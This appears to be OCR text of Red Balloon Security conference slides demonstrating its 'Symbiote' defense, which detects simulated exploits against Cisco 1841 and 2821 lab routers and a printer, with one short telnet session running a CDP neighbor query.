
Symbiote detects 2821 router exploit.

Defense Demo

```
vanity:~/bh13/konsole$ telnet 192.168.100.25
Trying 192.168.100.25...
Connected to 1841p.
Escape character is '^]'.


User Access Verification

Password:
c1841>exit
Connection closed by foreign host.
vanity:~/bh13/konsole$ telnet 192.168.100.125
Trying 192.168.100.125...
Connected to 1841sem.
Escape character is '^]'.


User Access Verification

Password:
1841-sem>sh cdp nei
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
lab-sw           Fas 0/0            165         S I       WS-C2950-2Fas 0/2
1841-sem>
```


Similar simulated attack on the 1841 router.

Defense Demo



Symbiote detects 1841 router exploit.


Defense Demo




Using the printer command and control write command to change printer memory. Symbiote detects the exploit.

More About Software Symbiote Technology

[www.redballoonsecurity.com]




IN LVMINE TVO
VIDEBIMVS LVMEN